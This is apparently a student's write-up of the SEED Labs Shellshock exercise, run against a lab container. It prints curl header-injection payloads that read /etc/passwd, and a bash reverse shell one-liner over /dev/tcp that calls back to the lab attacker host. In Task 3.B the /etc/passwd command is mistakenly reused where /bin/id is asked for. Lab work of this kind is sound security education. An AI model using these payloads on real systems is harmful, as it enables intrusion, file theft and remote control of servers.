
'curl' flags:

1. -v : can print out the header of the HTTP request




```
[09/16/21]seed@VM:~/.../image_www$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 05:55:32 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47708
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

2. -A : modifies the 'User-Agent' field of the HTTP request.




```
[09/16/21]seed@VM:~/.../image_www$ curl -A "my war" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my war
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 05:57:47 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 774
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my war
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47710
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

3. -e : modifies the 'Referrer' field of the HTTP request.



```
[09/16/21]seed@VM:~/.../image_www$ curl -e "my war" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my war
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 05:58:33 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my war
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47712
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

4. -H : modifies the Header name of an HTTP request.



```
[09/16/21]seed@VM:~/.../image_www$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 05:59:56 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 798
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47714
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[09/16/21]seed@VM:~/.../image_www$
```

```
=> Notice that when using -H flag, the extra header 'Referrer' is replaced with
"AAAAAA" header and can set the value by placing ':' after the replacement
header.
```

Question: What options of *curl* can be used to inject data into the environment variables of the target CGI program?

```
=> I think an attacker can use '-A' to modify the value of User-Agent that becomes the
HTTP_USER_AGENT environment variable and the '-H' as well as it can create its own
environment variable inside the webserver like HTTP_{name of header}.
```

3.3 Task 3: Launching the Shellshock Attack

Note: This attack does NOT depend on what is in the CGI program as it targets the bash program invoked by the web server to execute the actual CGI script.

Goal: Launch the attack through "vul.cgi" to get the server do Arbitrary Code Execution.

Task 3.A) Get the server to send back the content of the /etc/passwd file.

```
To do so, type in:
=> curl -A "() { echo hello; }; echo Content-type: text/plain; echo; /bin/cat
/etc/passwd" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Image output:

Note: The server seems to NOT execute programs UNLESS they are referenced using their absolute paths!

Task 3.B) Get the server to tell you its process' user ID. You can use the **/bin/id** command to print out the ID information.

```
To do so, type in:
=> curl -A "() { echo hello; }; echo Content-type: text/plain; echo; /bin/cat
/etc/passwd" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Image output:

⇒ Notice that the user is 'www-data' which is the default when accessing the web server via a remote user. This normally means that the attacker can set their foot on the door.

Task 3.C) Get the server to create a file inside the */tmp* folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the */tmp* folder.

```
To do so, find the full path of 'touch' first:
=> which -a touch
Create the file at /tmp directory
=> /usr/bin/touch 'new_file'
```

Hint: How to get the full path of shell commands?

```
=> which -a {command}
=> which -a touch
```

How to list the files to check whether the file created is really at the /tmp directory?

```
=> /bin/ls -l /tmp
Then check if it is there!
```

Image output:

Task 3.D) Get the server to delete the file that you just created inside the */tmp* folder.

Image Output:

Questions:

1. Will you be able to steal the content of the *shadow* file **/etc/shadow** from the server? Why or why not? The information obtained in Task3B should give you a clue.

Answer:

```
=> No, because it is not readable to user 'www-data'. Also, you need a higher
privilege like root(or shadow itself) to access this file! By higher privilege is that
when you typed in '/bin/id' when doing command injection, the UID should be 0 which
corresponds to root user!
```

2. HTTP GET requests typically attach data in the URL, after the '?' mark. This could be another approach that we can use to launch the attack. In the following example, we attach some data in the URL, and we found that the data are used to set the following environment variable:

```
$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"
...
QUERY_STRING=AAAAA
...
```

Can we use this method to launch the Shellshock attack? Please conduct your experiment and derive your conclusions based on your experiment results.

Note: This is using HTTP GET request protocol's QUERY STRING env var to launch a Shellshock attack.

Answer:
References to answering this question =


- https://launchschool.com/books/http/read/what_is_a_url

Before answering this, one must have an introduction to the properties of the QUERY_STRING environment variable especially the limits of this env var:


1. QUERY_STRING has a maximum length so it cannot be extended.
2. Space and special characters CANNOT be used in Query Strings. Unless you use URL encoding for them.

⇒ RIght now, since you cannot write a function in the QUERY_STRING environment variable since it does NOT accept special characters or spaces but has to encode it, the bash function parser will NOT be able to detect whether the value of QUERY_STRING has a function in it. In conclusion, I think it is impossible to do Shellshock attack using QUERY_STRING based on what I know right now.

Image output:



```
[09/16/21]seed@VM:~/.../image_www$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?%28%29%20{%20echo%20hello;%20};"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=47866
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=%28%29%20%20echo%20hello;%20;
REQUEST_URI=/cgi-bin/getenv.cgi?%28%29%20%20echo%20hello;%20;
SCRIPT_NAME=/cgi-bin/getenv.cgi
```



```
[09/16/21]seed@VM:~/.../image_www$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?'() { echo hello; };'"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
```

3.4) Task 4: Getting a Reverse Shell via Shellshock Attack

```
=> Reverse shell gives attackers a convenient way to run commands on a compromised machine.
```

3.5) Task 5: Using the Patched Bash

```
=> the /bin/bash is the patched Bash version.
```

4 Guidelines: Creating a Reverse Shell


⇒ The *key idea* of reverse shell is to redirect its standard input,output and error devices to a network connection so the shell gets its input from the connection and prints out its output also to the connection and the attacker's inputs get executed at the victim's machine but does NOT show there.

The remote user will enter this to force the web server to connect to its TCP connection through the Shellshock vulnerability:

```
=> /bin/bash -i > /dev/tcp/10.9.0.1/8090 0>&1 2<&1
```

